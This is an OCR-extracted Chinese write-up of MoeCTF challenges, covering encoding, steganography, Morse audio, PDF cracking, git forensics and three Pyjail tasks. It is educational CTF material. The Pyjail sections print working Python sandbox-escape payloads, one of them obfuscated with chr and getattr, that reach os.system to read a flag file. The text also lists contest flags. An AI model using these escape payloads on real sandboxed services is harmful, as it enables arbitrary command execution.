
moectf {EnC0d1ing_gbK_@nD_Utf_8_1s_4un!！ewwww} 恭喜你得到弗拉格后面全昀κ斤拷锟斤拷锟斤拷

点击我体验新版 - 全角半角转换

全角转成半角 | 半角转成全角 | 复制 | 清空结果

moectf{EnC0d1ing_gbK_@nD_Utf_8_1s_4un!!ewwww}恭喜你得到弗拉格后面全昀κ斤拷锟斤拷锟斤拷

weird_photo



拉高图片

代码块

```
1   moectf{Image_Height_Restored}
```

Pyjail 1

chr+getattr绕过

代码块


```
getattr(getattr(getattr(next(filter(lambda x: getattr(x, (lambda
c:c(95)*2+c(110)+c(97)+c(109)+c(101)+c(95)*2)(chr)) == (lambda
c:c(95)+c(119)+c(114)+c(97)+c(112)+c(95)+c(99)+c(108)+c(111)+c(115)+c(101))
(chr), getattr(getattr(getattr((), (lambda
c:c(95)*2+c(99)+c(108)+c(97)+c(115)+c(115)+c(95)*2)(chr)), (lambda
c:c(95)*2+c(98)+c(97)+c(115)+c(101)+c(95)*2)(chr)), (lambda
c:c(95)*2+c(115)+c(117)+c(98)+c(99)+c(108)+c(97)+c(115)+c(115)+c(101)+c(115)+c(
95)*2)(chr))())), (lambda c:c(95)*2+c(105)+c(110)+c(105)+c(116)+c(95)*2)
(chr)), (lambda
c:c(95)*2+c(103)+c(108)+c(111)+c(98)+c(97)+c(108)+c(115)+c(95)*2)(chr)),
(lambda c:c(103)+c(101)+c(116))(chr))((lambda
c:c(115)+c(121)+c(115)+c(116)+c(101)+c(109))(chr))((lambda
c:c(99)+c(97)+c(116)+c(32)+c(47)+c(116)+c(109)+c(112)+c(47)+c(102)+c(108)+c(97)
+c(103)+c(46)+c(116)+c(120)+c(116))(chr))
```

Pyjail 3

简单的沙箱逃逸

代码块

```
((lipsum for lipsum in ().__class__.__mro__[-1].__subclasses__() if
lipsum.__name__ == "_wrap_close").__next__().__init__.__globals__)['system']
('cat /tmp/flag.txt')
```




Pyjail 2

依旧chr+getattr绕过


代码块

```
getattr(getattr(getattr(next(filter(lambda x: getattr(x, (lambda c:c(95)*2+c(110)+c(97)+c(109)+c(101)+c(95)*2)(chr)) == (lambda c:c(95)+c(119)+c(114)+c(97)+c(112)+c(95)+c(99)+c(108)+c(111)+c(115)+c(101))(chr), getattr(getattr(getattr((), (lambda c:c(95)*2+c(99)+c(108)+c(97)+c(115)+c(115)+c(95)*2)(chr)), (lambda c:c(95)*2+c(98)+c(97)+c(115)+c(101)+c(95)*2)(chr)), (lambda c:c(95)*2+c(115)+c(117)+c(98)+c(99)+c(108)+c(97)+c(115)+c(115)+c(101)+c(115)+c(95)*2)(chr))())), (lambda c:c(95)*2+c(105)+c(110)+c(105)+c(116)+c(95)*2)(chr)), (lambda c:c(95)*2+c(103)+c(108)+c(111)+c(98)+c(97)+c(108)+c(115)+c(95)*2)(chr)), (lambda c:c(103)+c(101)+c(116))(chr))((lambda c:c(115)+c(121)+c(115)+c(116)+c(101)+c(109))(chr))((lambda c:c(99)+c(97)+c(116)+c(32)+c(47)+c(116)+c(109)+c(112)+c(47)+c(102)+c(108)+c(97)+c(103)+c(46)+c(116)+c(120)+c(116))(chr))
```


SSTV



encrypted_pdf



弱口令字典爆破



在图片后面找到flag

代码块


```
moectf{Pdf_1s_r3a1ly_c0lor4ul!!ihdw}
```

哈基米难没露躲


https://lhlnb.top/hajimi/base64

哈基米方言

复制解密得到的fakeflag，用零宽隐写解密



捂住一只耳




音频上面声道有摩斯密码

..-. .-.. .- --. .. ... ---... .... .- .-.. ..-. ..--.- .-. .- -.. .. --- ..--.- .. -. ..--.- -..- -.. ..-

Enchantment

Wireshark从upload的流量包中提取png

根据mc附魔台魔咒的编码表



破译得到

now_you_have_mastered_enchanting


套上moectf提交

```
代码块
1   moectf{now_you_have_mastered_enchanting}
```


WebRepo

下载是一个二维码

识别一下



根据hint需要分离文件，但是我binwalk分离不成功，010手工分离得到一个压缩包



解压得到/.git/

首先写一个脚本收集一下git信息

代码块

```
import os, subprocess, zlib
def analyze_git():
    cmds = [
        ["git", "log", "--oneline", "--all"],
        ["git", "reflog", "--all"],
        ["git", "branch", "-a"],
```

```
        ["git", "tag", "-l"],
        ["git", "status"]
    ]
    [print(f"\n=== {c[1]} ===\n", subprocess.run(c, capture_output=True,
text=True).stdout) for c in cmds]
analyze_git()
```

```
=== log ===
249ff41 flag


=== reflog ===
249ff41 refs/heads/master@{0}: commit (initial): flag
249ff41 HEAD@{0}: commit (initial): flag


=== branch ===
* master

=== tag ===
```

发现了一个提交，信息为flag

直接读取

代码块

